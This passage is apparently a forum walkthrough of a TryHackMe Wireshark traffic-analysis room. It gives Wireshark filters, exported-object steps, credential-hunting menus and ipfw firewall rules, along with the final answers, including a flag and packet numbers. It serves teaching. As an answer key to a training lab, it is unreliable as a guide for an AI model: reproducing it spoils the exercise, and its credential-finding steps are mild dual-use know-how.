


3. Go to Frame 322. What is the authority header of the HTTP2 packet? (Enter the address in defanged format.)

The Filtering Code must be :

(http2) && (frame.number == 322)

Answer : safebrowsing[.]googleapis[.]com



4. Investigate the decrypted packets and find the flag! What is the flag?

We can use the **“Export Objects” Dialog Box** via this path :


File → Export Objects → “HTTP…”

You will see the **“Wireshark*Export*HTTP object list”** window.

Here, select the packet with number **1644** -first packet-, click the **“Save”** button. And save this file.

When you open the file, you will find the flag.

Answer : FLAG{THM-PACKETMASTER}




#Task 9 - Bonus: Hunt Cleartext Credentials!

1. What is the packet number of the credentials using “HTTP Basic Auth”?

Go to the **“Tools → Credentials”**


Answer : 237



2. What is the packet number where “empty password” was submitted?

Go to the **“Tools → Credentials”**

Answer : 170



#Task 10 - Bonus: Actionable Results!

1. Select packet number 99. Create a rule for “IPFirewall (ipfw)”. What is the rule for “denying source IPv4 address”?


Go and select the Packet 99.

Then Go to **“Tools → Firewall ACL Rules”** menu.

Select the **“IPFirewall (ipfw)”** in **“Create rules for”** bar.

You will see the answer.

Answer : add deny ip from 10.121.70.151 to any in



2. Select packet number 231. Create “IPFirewall” rules. What is the rule for “allowing destination MAC address”?

Go and select the **Packet 231**.


Then Go to **“Tools → Firewall ACL Rules”** menu.

Select the **“IPFirewall (ipfw)”** in **“Create rules for”** bar.

Here the **“Deny”** checkbox is selected by default. **Unselect the “Deny” option to create “allow” rules.**

You will see the answer.

Answer : add allow MAC 00:d0:59:aa:af:80 any in



That’s all… The room’s completed… ! 👏

2 Reply

admiralarjun (/blog/675-wireshark-traffic-analysis-room-walkthrough-tryhackme/2) replied to this.

admiralarjun (/u/admiralarjun) Nov 18, 2023 Edited